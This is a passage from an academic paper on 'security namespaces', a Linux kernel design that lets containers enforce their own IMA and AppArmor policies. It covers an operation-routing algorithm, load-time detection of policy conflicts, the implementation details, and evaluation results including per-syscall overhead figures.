namespace whose security might be affected by an operation is made aware of the operation; this underpins security while allowing relaxation of the global assumption of security frameworks. The router then routes the operation to those security namespaces. Each security namespace makes their security decisions independently.

After each security namespaces made their security decisions, a final decision is made by the system, taking into consideration of all those security decisions. To relax mandatory assumption in a secure way, we took a conservative approach which intersects (i.e., apply AND operator) all those security decisions. Thus, only if all security namespaces that were made aware of the operation allow an operation will it be allowed by the system.

Finally, we added a component named Policy Engine that detects and identifies policy conflicts among security namespaces at policy load time. Policy conflicts result in different security decisions at runtime, where an operation allowed by one security namespace is denied by another. Since a security namespace cannot (and should not) inspect security states of another, debugging the cause of the denial becomes a problem. This is particularly problematic for the container cloud case since the container owners do not want containerized applications to encounter any unexpected runtime resource access errors. Therefore we designed the policy engine to detect and identify policy conflicts at policy load time and inform the namespace owner the potential conflicts. The policy owner may decide to revise her security policy to avoid conflicts, or continue to use the system but be aware of the potential runtime denials, or change to a new system where there is no conflicts.

# 5 Operation Router

The Operation Router identifies the set of security namespaces that may have an opinion about an operation and routes the operation to those security namespaces. To decide which security namespace may have an opinion about an operation, we leverage a simple insight: a security namespace may have an opinion about an operation if by not routing the operation to the security namespace, the two security assumptions, global and mandatory, might be broken for the security namespace. Since an operation can be written as an authorization tuple ($s$, $o$, $op$), we discuss from subject's and object's perspective separately.

## 5.1 A Subject's Perspective

Security framework makes an implicit assumption about its globalness: it controls *all* subjects on a system that are stemmed from the very first subject that it sees. For native system, this means all subjects forked from *init* (i.e., *PID* 1). For a security namespace, this means all the subjects forked from the first subject of the security namespace. The attack example shown in Figure 3 occurs due to that it breaks this implicit assumption. $P_1$ is a descendant of $P$. However, by assigning security control of $P_1$ to a new security namespace, security namespace $NS_{Native}$ no longer confines $P_1$, therefore breaking the implicit global assumption of $NS_{Native}$.

Therefore, a security namespace would have an opinion about an operation if, by removing the operation, the implicit global assumption of the security namespace is broken. To achieve autonomous security control, a subject is under direct control of the security namespace that it is associated with. However, at the same time, since the subject stems from other subjects that may be associated with other security namespaces, those security namespaces also implicitly assume control of the subject. If an operation involving the subject is not routed to those security namespaces, their global assumptions are broken therefore compromising their security. As a result, the Operation Router needs to account for the subject's perspective by not only route an operation to the security namespace that the subject is associated with, but also all security namespaces that the direct ancestors of the subject are associated with.

## 5.2 An Object's Perspective

Security policy is often a whitelist, enumerating allowed operations from subjects over objects. The mandatory assumption of a security framework implies that, other than those allowed operations, no other operations should be performed over the objects[2]. In other words, a security namespace implicitly assumes a complete (and autonomous) control over the objects that it may access. The attack example 2 shown in Section 3.2 occurs due to that it breaks this mandatory assumption. In the attack, security namespace $NS_1$ assumes high integrity of file $f$ by ensuring that the file is read only to all its subjects. However, due to the file is also accessible to another security namespace $NS_2$, $NS_2$ may allow its subjects to write to $f$ in arbitrary way. Therefore, when subjects from $NS_1$ access the file, security of $NS_1$ is compromised without $NS_1$ is being aware of.

Due to the assumption of complete control over objects, a security namespace may have an opinion about an operation even if the subject of the operation is not under its control. Only in this way can a security namespace ensure that there are no unexpected operations over the objects that its subjects may ever access. As a result, theoretically, the Operation Router needs to account for the object's perspective by routing an operation to all security namespaces whose subjects may ever access the object of the operation to ensure that all their security

[2]Mandatory assumption also implies that subjects should not perform any additional operations that are not allowed by the policy. But it is already covered by the subject's perspective.

expectations are met.

To decide if an object may ever be accessed by subjects of a security namespace, the Operation Router leverages the *resource visibility* defined by the resource namespaces (e.g., mount, network and etc.). The resource namespaces define the visibility of subjects to objects. As long as an object is visible to subjects of a security namespace, it may be accessed by those subjects.

## 5.3 Shared Objects and Authority

Since security namespaces implicitly assume complete control over objects that they may access, ideally each security namespace is coupled with its own resource namespaces therefore having its own isolated sets of objects. However, in practice, certain objects can be accessed by multiple security namespaces. For example, the `/proc` and `/sys` filesystems and the objects on them are often shared among different containers on a host. Such sharing may lead to two practical issues. First, due to the whitelist nature of security policy, a security namespace allows only its own operations over the object and naturally denies operations from other security namespaces that share access to the object. This results in an unusable system. Second, if the Operation Router routes one security namespace's operation to another security namespace due to that they share access to an object, it may become a privacy breach. For example, a container may not want its operation over `/proc` to be known to another container.

To address this practical concern, we have to adjust policy language of existing security frameworks to make the implicit mandatory assumption explicit. We introduce two new decorators to the policy language, *authority* and *external*. In a security policy, if a security namespace declares authority over an object, its policy over the object becomes mandatory—all the operations over the object, either from subjects associated with the security namespace or other security namespaces, will be routed to the security namespace for mediation. In contrast, if a security namespace does not have authority declared for an object in its security policy, the policy over the object will only be locally effective, meaning that the security namespace will not be able to control how subjects from other security namespaces access the object. The goal of the authority decorator is to let security namespaces explicitly declare their mandatory assumption.

The external decorator is used along with the authority decorator. When a security namespace declares authority over an object, it may define security policies for subjects that are invisible to the security namespace (i.e., associated with other security namespaces). Such invisible subjects are decorated with keyword external in the security policy. A security namespace will assign access permissions to external decorated subjects just like its own



**Figure 5: Security namespace graph.**

subjects, but all external decorated subjects will have the same permissions because they are indistinguishable to the security namespace. For example, when protecting a read-only file using a lattice policy, a security namespace can assign invisible subjects with integrity label $\{a\}$ and the file with integrity label $\{a, b\}$ to ensure read-onlyness. However, label $\{a\}$ will be universal for all the invisible subjects of the security namespace, because from the security namespace's perspective, those subjects are invisible therefore indistinguishable.

To prevent a security namespace from arbitrarily declaring authority therefore launching denial of service attacks to other security namespaces, the ability to declare authority is tightly controlled by the system. We use a capability-like model where the ability to declare authority over an object is treated like a capability. When an object is created, the security namespace that creates the object is granted the capability. It may use the capability, by declaring the authority in its security policy, or delegate the capability to other security namespaces. In practice, the delegation often happens between parent and child security namespaces.

## 5.4 Routing Algorithm

Combining the two perspectives and the practical constraint, we can then define a routing algorithm for the Operation Router that meets our goal: given an operation, all security namespaces that may have an opinion about an operation are made aware of the operation. The algorithm is constructed around two data structures, namely a security namespace graph and an object authority table which are maintained and updated in the kernel while new security namespaces are being created and security policies are being loaded.

A security namespace graph is a graph that maintains the <subject $\leftrightarrow$ namespace> and <namespace $\leftrightarrow$ namespace> mappings. It has two types of vertices as shown in Figure 5. One type of vertices are the subjects and another type of vertices are the security namespaces. An undirected edge connects the two. Between security namespace vertices, there is a directed edge, pointing

**Input:** subject $s$ and object $o$, security namespace graph $G$, object authority table $T$
**Output:** set of security namespaces $\Phi$

1: $\Phi \leftarrow$native ▷ Native is the ancestor for any security namespace
2: $n \leftarrow$CURRENT($s$, $G$) ▷ Get the namespace that $s$ is associated with
3: **while** $n \neq$ native **do** ▷ Recursively add all $n$'s ancestors
4: $\Phi \leftarrow \Phi \cup n$
5: $n \leftarrow$GET_PARENT($n$, $G$)
6: $\Phi \leftarrow \Phi \cup$AUTHORITY($o$, $T$) ▷ Get namespaces that declared authority over $o$
7: return $\Phi$

**Figure 6: An algorithm for routing an operation to security namespaces who may have an opinion about the operation.**



**Figure 7: Four types of policy conflicts. Existing and new security namespaces are separated by the dashed line. Conflicting policies are marked in red.**

from the child to its direct parent[3]. The security namespace graph captures the subject's perspective when the Operation Router routes an operation.

Another data structure is the object authority table. An object authority table maintains the mapping between an object to the corresponding security namespaces that have the capability to declare authority over the object. It also maintains the information of whether or not the security namespace actually declared the authority in its security policy. The object authority table is updated when a new object (e.g., inode) is created within the kernel and when new authority delegation happens. The object authority table helps capture the object's perspective under the practical constraint when the Operation Router routes and operation.

Using these two data structures, we define the routing algorithm as shown in Figure 6. The algorithm takes as input the subject and object of an operation, and produces a set of security namespaces that need to be made aware of the operation. At the high level, the algorithm works as the follows: it first recursively add the current security namespace that the subject runs in and all its ancestors security namespaces (down to the native) into the output set. Then it finds all the security namespaces that hold authority over the object and adds them to the output set.

# 6 Policy Engine

The goal of Policy Engine is to detect policy conflicts at policy load time. Policy conflicts would result in different security decisions, where an operation allowed by a security namespace is denied by another. Such denial often cannot be debugged at runtime, as security namespaces are isolated from each other. This may affect the practical usability of the security namespace abstraction, considering a containerized application can fail unexpectedly. To address this concern, our insight is to move the conflict detection to policy load time and inform respective parties of the potential conflicts. The conflicting party may revise her security policy to avoid conflicts, or continue using the system but be aware of the potential conflicts, or abort using the system as the system cannot meet her expectations. The Policy Engine detects two types of conflicts: DoS conflicts and expectation conflicts. We discuss them separately in this section.

## 6.1 DoS Conflicts

When a security namespace loads its security policy, if its subjects might be denied of performing an operation by other security namespaces on the system, we call it denial of service conflicts (DoS conflicts). The name comes from the fact that the operation will be eventually denied (after intersecting all security decisions) even though policy of the security namespace explicitly allows the operation.

There are two types of DoS conflicts, corresponding to the subject's and object's perspective of the operation routing. The first type is the ancestor-descendant conflict, where a descendant security namespace's policy violates its ancestors', as shown in Figure 7(a). Recall from Section 5.1, a subject is under control of its own security namespace and all its ancestors. Thus a DoS conflict may arise if the descendant loads a policy that allows an operation but its ancestors would deny it. The second type of conflict is the global-local conflict, where a security namespace's security policy violates an authoritative one, as shown in Figure 7(b). In this case, a security namespace loads a policy that allows an operation over an object (i.e., local), but the operation would be denied by other security namespaces that hold authority over the object (i.e., global).

The Policy Engine detects DoS conflicts using a conflict detection algorithm, as shown in Figure 8. At a high

[3]The parent and child relationship is defined with respect to the subjects. If subjects of a security namespace are forked from subjects of another security namespace, then the two security namespace has a parent and child relationship.

**Input:** set of existing security policies $S$, new security policy $s$
**Output:** set of conflicting rules $\Phi$

1: $\Phi \leftarrow \emptyset$
2: $S' \leftarrow$ROUTING_ALG($S$) ▷ Set of policies that need to be considered
3: $P_o \leftarrow$PERMISSIONS($S'$) ▷ Projected permissions of $S'$
4: $P_n \leftarrow$PERMISSIONS($s$) ▷ Projected permissions of $s$
5: **if** $P_n \not\subseteq P_o$ **then**
6: $\Phi \leftarrow$CONFLICTING_RULES($P_o$, $P_n$)
7: return $\Phi$

**Figure 8: An algorithm for detecting DoS conflicts.**

level, the algorithm takes as input the security policies of existing security namespaces and the new one, and try to identify if the newly loaded security policy would introduce additional access permissions for the subjects. Such additional permissions are the root cause of an operation being allowed by the new security namespace, but denied by others. Specifically, the algorithm first computes the set of security namespaces whose security policies need to be considered. This is based on the routing algorithm discussed in previous section. Next, by analyzing the policies, the algorithm computes two projected permission sets of each and every subject associated with the new security namespace[4], one based on security policies of existing security namespaces and another based on the newly loaded policy. The permission set of the new security policy should always be a subset of the existing security policies, to ensure that no additional permissions are introduced.

When conflicts are detected, the owner of a security namespace are given two choices. She may revise her security policy to avoid the conflicts, or loading the security policy anyway with the risk of her operations being denied unexpectedly. However, we should note that even in the second case, she only risks DoS but no compromise of security as any operation denied by her own policy will not be executed by the system.

## 6.2 Expectation Conflicts

When a security namespace loads its security policy, if the policy could deny operations from other security namespaces, we call it expectation conflicts. Expectation conflicts may lead to unexpected operation denials to existing security namespaces, so the system will refuse to load a security policy that may cause expectation conflicts. As its name suggests, the expectation conflicts represent that the existing system cannot possibly meet the security expectation of a new security namespace, therefore the owner of the new namespace should either revise her policy, or abort using the system.

[4]This is a projection, as at the policy load time, there is often no subject or only a single subject of that security namespace actually created on the system, depending on who loads the security policy.

In practice, there are two types of expectation conflicts, both of which can be easily detected by the Policy Engine using the object authority table. The first type of expectation conflicts is shown in Figure 7(c), where in its security policy a security namespace declares authority over an object but it does not have the capability to declare the authority. In this case, the Policy Engine would refuse to load the policy and render a lack of authority error. This delivers an explicit message to the owner of the security namespace that the system cannot meet her security expectation, and she shall not run with the false impression of security (e.g., a security namespace believes a file is read-only file, but it is actually writable to other security namespaces). The second type of expectation conflicts is shown in Figure 7(d), where a security namespace has the capability and declares authority over an object. However, its policy over the object conflicts with policies of existing security namespaces on the system (i.e., it would deny an operation which was already allowed by others). In this case, the Policy Engine would refuse to load the policy as well, since loading the policy may cause unexpected operation denials of other security namespaces. Here the authority represents a right to claim mandatory security over an object, but not a right to override security decisions of others.

# 7 Implementation

To demonstrate our design, we implemented security namespace abstractions for two widely used kernel security frameworks, IMA and AppArmor. The modification to kernel is $\sim$1.1K and $\sim$1.5K LOC, respectively. The IMA namespace implementation is already open sourced[5] and under review by the kernel community.

## 7.1 IMA namespace

**Operation Router.** IMA protects the *integrity* of a system by measuring and appraising what subjects on a system may read or execute. It has a narrow focus on the subject's perspective of access control. This simplifies the implementation of the Operation Router. When a subject reads or executes a file, the Operation Router simply routes the operation to the IMA namespace associated with the subject, and all its ancestor IMA namespaces up to the native.

**Measuring Files.** Conceptually, each IMA namespace would measure a file independently. However, this can be both expensive (i.e., calculating hash of a file multiple times) and unnecessary. Instead, we re-used the measurement cache in our implementation and make it a global data structure shared by all the IMA namespaces. After the first IMA namespace calculates a mea-

[5]https://git.kernel.org/pub/scm/linux/kernel/git/zohar/linux-integrity.git/log/?h=next-namespacing-experimental

surement of the file, the measurement is put on a global measurement cache. Subsequent IMA namespaces will check with the cache to detect the presence of the measurement and only calculate if it is not present. However, each IMA namespace would still maintain its own measurement list and independently decide whether or not to include the measurement on its list. To some extent, we did not fully virtualize IMA. Instead, we only virtualized the data structures and interfaces that are exposed to userspace to make it appear that they have their own isolated instance of IMA.

**File Appraisal and Policy Engine.** IMA appraisal prevents unauthorized file from being read or executed by validating file signatures against pre-installed certificates. The certificates are traditionally specified by the system admin and are stored on the `_ima` keyring[6]. To support appraisal, we need to first separate `_ima` keyring such that each IMA namespace can install their own set of certificates to validate files independently. But unfortunately, the existing kernel keyring subsystem does not support namespace abstraction. As a workaround, we implemented a dynamic keyring renaming mechanism. The idea is to allocate a keyring with a different name (randomly generated) in the kernel every time an IMA namespace is created. This keyring is associated with the namespace for its entire life cycle. The namespace owner can thus load and update certificates for his namespace using this keyring. To prevent one namespace from updating the keyring of another namespace, we rely on the access control mechanisms in keyring subsystem. A cleaner way to implement this is to provide a namespace abstraction for the kernel keyring subsystem, which is an ongoing effort of a working group. We will integrate it with IMA namespace once it is done. After separating the `_ima` keyring, each IMA namespaces could independently load its certificates. The certificates are essentially whitelist policies deciding which file can be read or executed by the namespace. To detect policy conflicts at load time, the Policy Engine simply checks if is the certificates loaded by a security namespace is a subset of existing security namespaces.

## 7.2 AppArmor Namespace

**Operation Router.** AppArmor implements the *targeted security* MAC policy, which tries to confine privileged subjects on a system. Its original focus is the subject. To extend it with an object's perspective, we made two modifications. First, each AppArmor namespace is assigned with a base profile. In the base profile, a security namespace can declare authority over objects. Other profiles in the namespace will inherit the base profile. Second, we implemented a handler function in the kernel to detect any changes to the base profile so that the Operation Router can be notified to parse the base profile and update its object authority table accordingly.

**Pathname Collision.** In AppArmor, subjects and objects are identified using their pathnames. This becomes problematic when an AppArmor namespace needs to differentiate subjects or objects in different namespaces. One way to address this is to use absolute pathnames (e.g., `/sbin/dhclient` and `/var/lib/docker/instance-001/sbin/dhclient`). The downside of this approach is, however, there may not always exist a valid absolute pathname. In our implementation, we leveraged the built-in *profile namespace* primitive of AppArmor policy. A profile namespace provides scoping for the pathnames. By creating a profile namespace per AppArmor namespace and assigning it an identifier, we therefore enable AppArmor namespaces to specify a policy using the combination of profile namespace identifier and the relative pathnames in the profile.

**Policy Engine.** We construct our Policy Engine based on the extended Hybrid Finite Automata (eHFA) [16] of AppArmor. The Policy Engine first identifies the set of policy profiles (including the base profiles) that may be associated with the same subject. Then taking these profiles as input, the Policy Engine tries to construct eHFA. During this process, the Policy Engine will sort and merges rules from profiles, and detect conflicts if there are any.

## 7.3 Filesystem Interfaces

Both IMA and AppArmor accepts policies and exports security states through `securityfs` interface. Ideally, each security namespace should be able to mount its own `securityfs`. However, currently this is not allowed by the kernel. As a temporary fix, we used the `proc` filesystem instead. The idea is to place the security states and policy files that correspond to a security namespace under the directories of the processes that run within that namespace. We are working with the kernel community to fix the permission issue for mounting `securityfs` (e.g., using jump link).

## 7.4 Using Security Namespace

In order for userspace program to create an IMA or AppArmor namespace, we extended the *clone* and *unshare* system call. Taking *clone* system call for example, we added a new constant `CLONE_NEWIMA` and `CLONE_NEWAPPARMOR` that userspace program can specify along with other namespace constants[7]. The result is that kernel will clone the process and run it within

[6] Keyring is a kernel subsystem for retaining and caching keys.

[7] There are some debates in kernel community whether or not constants for security namespaces should be on their own. This may affect the interface in future.

the new IMA or AppArmor namespace. The changes to userspace program are minimal. In fact, to make IMA and AppArmor available to Docker, we extended the libcontainer [29] by introducing less than 20 LOC.

# 8 Evaluation

In this section, we evaluate IMA and AppArmor namespaces from their security effectiveness and performance.

## 8.1 Security Effectiveness

### 8.1.1 IMA Namespace

We evaluate the security effectiveness of IMA namespace from two perspectives: autonomous security control and security. To evaluate autonomous security control, we emulate a security setting identical to most commercial container clouds where container host applies a very *lenient* integrity policy (i.e., allow *any* immutable files to be run within the containers). Containers, on the other hand, apply a *strict* integrity policy using IMA namespace (i.e., only code signed by container owner may run in container). We created three types of malicious code that an attacker may run within a container, i.e., code that was not signed, code signed with unknown key, and modified code with an invalid signature. The IMA namespace of container successfully prevents all of them from running. In addition, the individual measurement list of IMA namespace enables the container to attest its integrity to a remote party independently. This experiment demonstrates that IMA namespace enables containers to have their autonomous integrity control, independent from the integrity policy that host system applies.

The second experiment evaluates security, by demonstrating that containers cannot leverage IMA namespace to violate the integrity policy of the host. In this experiment, we emulate a scenario where the host system wants to apply certain integrity control over its containers (e.g., prevent container from hosting malware by allowing only code signed by Ubuntu to run). Containers, on the other hand, try to break it by allowing anything to run in its IMA namespace. In this case, the Policy Engine successfully detects the DoS conflict, and if the container continues loading the policy, code in container that is not signed by Ubuntu is prevented from being run by the native IMA namespace. This experiment shows that despite enabling autonomous security control, IMA namespace will not compromise the integrity of any principal.

**Conflict Analysis.** IMA supports two sets of security policies: one for measurement that determines which files to measure, and one for appraisal that determines the right measurements for each file. The measurement policy only affects which files each individual IMA namespace will measure, therefore there are no conflicts introduced because each IMA namespace has its independent measurement list. In other words, integrity attestation of individual containers are conflict-free. The appraisal policy may introduce conflicts since a measurement "good" for one IMA namespace may not be "good" for another, as evidenced by above examples.

**Table 2: Enforcing both system and container profiles over applications.**

| Application Profile | Conflicting Rules |
|---|---|
| Apache2 | /proc/[pid]/attr/current *rw* |
| NTP | /dev/pps[0-9]* *rw* |
| firefox | /proc/ *r* |
| chrome | /proc/ *r* |
| MySQL, Perl, PHP5 OpenSSL, Samba, Ruby, Python Subversion, BitTorrent, Bash dhclient, dnsmasq, Squid OpenLDAP(slapd), nmbd, Tor | None |

To avoid appraisal policy conflicts, container owners will have to ensure that the files they allow to load in containers are a subset of the files allowed by the host system. This, in our implementation, means that the certificates that a container owner may load on her `_ima` keyring will be a subset of the certificates that the host system owner loads on the host system's `_ima` keyring. In practice, conflicts are not common since container clouds tend to have a lenient integrity policy (e.g., allow any executable to run within container). However, in a case where a container cloud does have certain integrity requirements over containers, the cloud vendor will have to explicitly inform its users of what they can or cannot run inside their containers (i.e., by revealing the list of host certificates), in order to assist container owners to avoid conflicts.

### 8.1.2 AppArmor Namespace

According to the official Ubuntu LXC documentation [34]:

> *Programs in a container cannot be further confined — for instance, MySQL runs under the container profile (protecting the host) but will not be able to enter the MySQL profile (to protect the container).*

We thus evaluate the security effectiveness of the AppArmor namespace by showing that container owners can leverage AppArmor namespace to further confine their applications (i.e., have autonomous security control), just like running applications within a VM or directly on the native system.

We selected 20 programs that have default AppArmor profiles in Ubuntu and run them in a container [8].

[8] There are ∼70 programs that have default AppArmor pro-

Containers apply these profiles in an AppArmor namespace to protect their containerized applications. The native system applies `lxc-start`, `lxc-default` and `docker-default` profiles(also shipped as a default in Ubuntu) in the native AppArmor namespace, in order to protect the host system from accidental or intentional misuse of privileges inside the container. Running them together, we evaluate whether or not the AppArmor namespace indeed enables autonomous security control for container, by protecting the containerized application and the host at the same time. Results are shown in Table 2. As shown in the table, except 4 programs (Apache, ntp, firefox and chrome), the application profiles of the other 16 programs can be directly applied to the container on top of the host system profile. This demonstrates that our AppArmor namespace enables containers to have autonomous security control, independent from the host system. For the four programs, the Policy Engine yields DoS conflicting rules, which means that operations of these programs might be denied by the host profile even if they are allowed by the application profile. This demonstrates that 1) containers may not leverage AppArmor namespace to compromise the host, as these conflicting operation will eventually be denied by the system, and 2) our Policy Engine can inform the container at policy load time such that containers will not run into unexpected runtime resource access errors.

**Conflict Analysis.** We found that policy conflicts often involve operations over filesystems that are shared across containers (e.g., /proc, /dev, /sys). The reason is that these filesystems have been historically used as an interface between kernel and userspace for exchanging information. On one hand, some information on those filesystems are security sensitive—they may break isolation between containers[19]. Therefore, host system needs to apply a security policy to govern their access. In fact, for the default AppArmor container host profiles, majority of the rules ($\sim$60%) are for governing access to these shared filesystems. On the other hand, applications often need to access information on those filesystems, so such access is allowed by their AppArmor application profile. The challenge is, however, both host's and application's profile are often coarse grained (e.g., "/proc r" for firefox). The coarse granularity of policy may be due to the large amount of information on those filesystems, but it creates conflicts.

To avoid conflicts, one way is to fine tune security policies, at both application side and container host side. For example, it seems not to make much sense for firefox to require read access to all files under `/proc` in order to function. Instead, the application developer, or the container owner, should fine tune the AppArmor policies for their applications to enforce a least privilege. The same applies to container host policies as well. Currently, the AppArmor policies enforced by container hosts are less well understood—it is not thoroughly clear which files under shared filesystems are required by applications at runtime and whether or not they might lead to attacks that can break container isolation. Instead, AppArmor host policies are often revised or extended only after an attack is reported. Ideally, we can design a better container host security policy by examining each and every file under these shared filesystems and fine tune it to fit the application[9], but this can be an extremely challenging task given the large amount of information stored on those shared filesystems and the diversified requirements from the containerized applications.

A more principled way to avoid conflicts is to avoid sharing. One such proposal is to design new namespaces for other types of resources that are currently shared across host and containers. For example, the device namespace proposal [12] can help resolve the conflicts of NTP in Table 2. As an orthogonal work, we are also investigating if it is possible to use multi-layered filesystem to conceal sharing of `/proc`, or at least reduce the exposure of files under the shared filesystems.

files in Ubuntu. They are either part of the distribution or the `apparmor-profiles` package. We selected 20 that are mostly often seen running in containers.

**Table 3: Latency for IMA and AppArmor namespace to mediate mmap system call.**

| mmap($\mu$s) | IMA (stdev) | AppArmor (stdev) | slowdown |
|---|---|---|---|
| No security | 1.08 (0.01) | 1.08 (0.01) | |
| Native | 1.26 (0.01) | 1.38 (0.01) | |
| Native + 1NS | 1.26 (0.01) | 1.39 (0.02) | 0.7% |
| Native + 2 NS | 1.27 (0.01) | 1.39 (0.02) | 0.8% |
| Native + 5 NS | 1.27 (0.01) | 1.41 (0.02) | 2.2% |
| Native + 10 NS | 1.28 (0.01) | 1.43 (0.02) | 3.5% |

## 8.2 Performance

We examine the performance of IMA and AppArmor namespace by measuring 1) the latency for namespaces to mediate system calls and 2) throughput of containerized applications. Our testbed is a Dell M620 server with 2.4Ghz CPU and 64GB memory, installed with Ubuntu 16.10. The kernel version in test is 4.8.0.

Table 3 shows our latency result. We measured common system calls that are mediated by IMA and AppArmor (e.g., `mmap`, `read`, `execve`, `write`), but due to space constraint, only `mmap` is shown. We evaluated the system call latency from various settings, ranging from no security framework to only the native system to native system plus 10 other security namespaces (i.e., a system call is routed to the native system and 10 other security

[9] Docker already provides some container host AppArmor profiles fine tuned towards specific applications such as Nginx [14].



**Figure 9: Throughput of containerized Apache with and w/o application AppArmor profile enforced.**

namespaces at the same time). Results show that security namespace introduces about 0.7% overhead in the one namespace scenario (the most typical scenario for container cloud) and at most 3.5% overhead even when there are 10 security namespaces in presence. Slowdown for `read` is similar to `mmap`. For `execve` and `write`, the slowdown is even less obvious due `execve` and `write` themselves take longer time to finish. The overhead is almost linear as the number of security namespaces grow[10], because in our current implementation we used a sequential routing to avoid intrusive modifications to the kernel (i.e., system calls are routed sequentially to all affected security namespaces). In theory, since security namespaces are isolated from each other, their mediation of system call can be paralleled leveraging multi-core to minimize the overhead. However, for small number of security namespaces (e.g., one or two), our experience suggests that the added complexity of synchronization can often outweigh the mediation latency.

We also evaluated the macro performance of AppArmor namespace by measuring the throughput of a containerized Apache with and without a default AppArmor profile(on top of a host profile). The result is shown in Figure 9. In the experiment, one host runs a single Docker container containing the Apache and another host runs client sending HTTP requests. As shown in the figure, the throughput is almost identical, since 1) only few of Apache's system calls are actually mediated by AppArmor and 2) latency for single system call mediation is very small as shown above. As a result, we believe our security namespace implementation is practical for the container cloud use case.

[10]Here the number of security namespaces is not referring to the total number of security namespaces on a system, but rather the number of security namespaces that the Operation Router routes to.

## 9 SELinux and Beyond

By investigating IMA and AppArmor, we hope the lessons we learned can help guide future namespace abstractions for other kernel security frameworks, and eventually lead to a generic and unified security namespace design for all kernel security frameworks. Therefore, in this section we examine challenges in applying the design proposed in this paper to SELinux.

SELinux adopts the type enforcement model to enforce least privilege and multi-level security on a system. SELinux has two features that challenge security namespace designs. The first is the filesystem labeling where a system admin assigns security labels to files (i.e., by setting the extended attributes of files on filesystems). The second is the label transition where subject labels may be changed upon executing new program.

We found the most challenging part of developing a SELinux namespace abstraction is the filesystem labeling, because container filesystems may be loaded dynamically. One possible approach is to have the host system admin to label all the files on a system (i.e., including files within containers). Each SELinux namespace will independently enforce its policy, but its policy must be specified using those labels pre-defined by the host system admin. This approach, however, does not work well in practice. For example, current SELinux policy assigns all subjects in a container with label `svirt_lxc_net_t` and all objects in a container with label `svirt_sandbox_file_t`. Such coarse granularity defeats the purpose of have an SELinux namespace in the first place, since now each SELinux namespace has to work with only one subject label and object label, preventing them from specifying any fine grained security policies.

A more practical approach is to enable SELinux namespaces to independently label filesystems. This means, however, each file may be associated with multiple security labels, depending on how many SELinux namespaces are in control of the file. The kernel will have to maintain the mappings between SELinux namespaces and their views of the security labels and present different security labels accordingly during enforcement. As an example, an web server running in a container can be attached with two labels, `native:svirt_lxc_net_t | container:httpd_t`. The label `svirt_lxc_net_t` is used by the host system during enforcement of the host's SELinux policy and the label `httpd_t` is used by the container during enforcement of the container's SELinux policy.

This approach requires dynamic manipulation of security attributes associated with files during runtime. In addition, files will have multiple SELinux security attributes associated with them. There has been pushback

from the kernel community. One reason is that by allowing runtime manipulation of security attributes without reboot and multiple security attributes at the same time, it may add additional complexity that admins may fail to handle properly. A consensus has yet to be reached within the community.

Since SELinux assigns labels to both subjects and objects, it naturally enables a definition of security from the perspective of both subject and object. Therefore, for enforcement we envision our routing algorithm can be applied without much modification since it already takes into consideration of both perspectives. One thing to note here is that label transition is also part of the subject's perspective, therefore when a subject wants to transition into a new label (e.g., on execution of a binary), not only the SELinux namespace that the subject is associated with should be made aware of the transition, but also all the parent SELinux namespaces.

## 10 Related Work

**VM, Library OS and Container.** Virtual machine [66, 58] enables mutually distrusting parties to securely share the same hardware platform therefore becoming one primary success story of the cloud era. However, despite a number of research proposals [17, 21, 62, 64], performance of VM is still not satisfying—it incurs a relatively high spin-up latency and low density [18, 65, 37, 57]. A more efficient solution is the library OS [3, 15, 36, 45]. However, library OS often suffers from compatibility issues for applications running inside and turning a legacy OS into a library OS is a non-trivial task. Container [56, 38] is considered to be an alternative. Containers incurs lower overhead than VM, and allows full compatibility for applications running inside. There are two types of containers, system container and application container. A system container [33, 35, 61] wraps an entire OS into a container, providing system admins and developers an environment similar to traditional virtualization. In contrast, an application container [13, 52] contains a single application, allowing the application to be developed, distributed and deployed in a simple manner. Work presented in this paper can be applied to protect both types of containers.

**Container Security.** There are a number of security issues identified for container systems. First, the container management program (e.g., docker daemon) often runs as a privileged daemon on a system, making it an appealing target for privilege escalation [47, 46, 48] and confused deputy attacks [67]. To address these concerns, solutions were proposed to enhance container management program with authority check [67] and run it with reduced privilege. Second, the container ecosystem often relies on a public image repository, which can often be leveraged by adversaries to spread malware or launch attacks (similar to issues of VM image repository [4]). Systems such as Clair [9] and DCT [10] were proposed to scan container images for vulnerabilities and/or malware before they are uploaded to the public repository. Third, a number of attacks were found that may break the isolation of containers [55, 50, 51, 25]. To improve the isolation, multiple security mechanisms were adopted such as user namespace [59], seccomp [54] and capability [5]. This paper complements above lines of research by providing kernel security features as a usable function to containers, allowing containers to address their internal threats, much like what a VM or host can do. There is also another line of research aiming to improve the virtualization of container systems. For example, the device namespace abstraction [11] virtualizes physical devices on a system. The time namespace [27] abstraction provides virtualized clocks for containers. Security namespace abstraction follows this line of research. But instead of time and device, the resource it tries to virtualize are kernel security frameworks.

**Virtualizing Linux Security Frameworks.** There are existing works that try to make Linux security frameworks useful for container systems. For example, a kernel patch [24] for IMA suggested that the IMA measurement list is extended with a container ID, such that during integrity attestation, the measurements will become separable based on containers. As another example, AppArmor and Tomoyo introduced the concept of profile and policy namespace respectively [49, 44]. The goal is to allow certain processes to run under a policy different from the rest of the system. However, these modifications are often adhoc; they do not provide full functionality of kernel security frameworks to container, and they still rely on a centralized authority (i.e., system owner) to specify a global policy, leaving containers no true freedom in enforcing their security independently[11]. In contrast, this works provides a truly decentralized way to allow containers to exercise full functionality of kernel security frameworks. Another line of research is to develop new kernel security frameworks that are stackable and application customizable. For example, Landlock LSM [28] enables userspace applications such as containers to customize their kernel security control. However, they still need to properly handle conflicts when an application is under control of multiple principals on a system, and the policy interfaces are often less familiar and more complex (e.g., eBPF programs) than existing kernel security frameworks.

[11] Contemporary to this work, AppArmor is refining its profile namespace to make it more useful to container alike scenarios. However, it is still under heavy development.

## 11 Conclusion

In this paper, we presented security namespaces, a kernel abstraction that makes kernel security frameworks available to containers. We first identify the fundamental challenge of enabling containers to have autonomous security control—the global and mandatory assumptions made by the kernel security frameworks. We then develop a novel routing based mechanism that allows the relaxation of these two assumptions without having one container comprising other containers or the host system. To evaluate our design, we built two concrete namespace abstractions for kernel security frameworks, namely the IMA namespace and AppArmor namespace. We show that they allow containers to exercise full functionality of IMA and AppArmor with a modest overhead.

## Acknowledgment

The authors thank the following people for their comments and technical contributions: Stefan Berger and Mehmet Kayaalp for work on the IMA namespace implementation; Justin Cormack; the anonymous reviewers; and our shepherd Devdatta Akhawe for their insightful feedback on the paper.

## Abstract

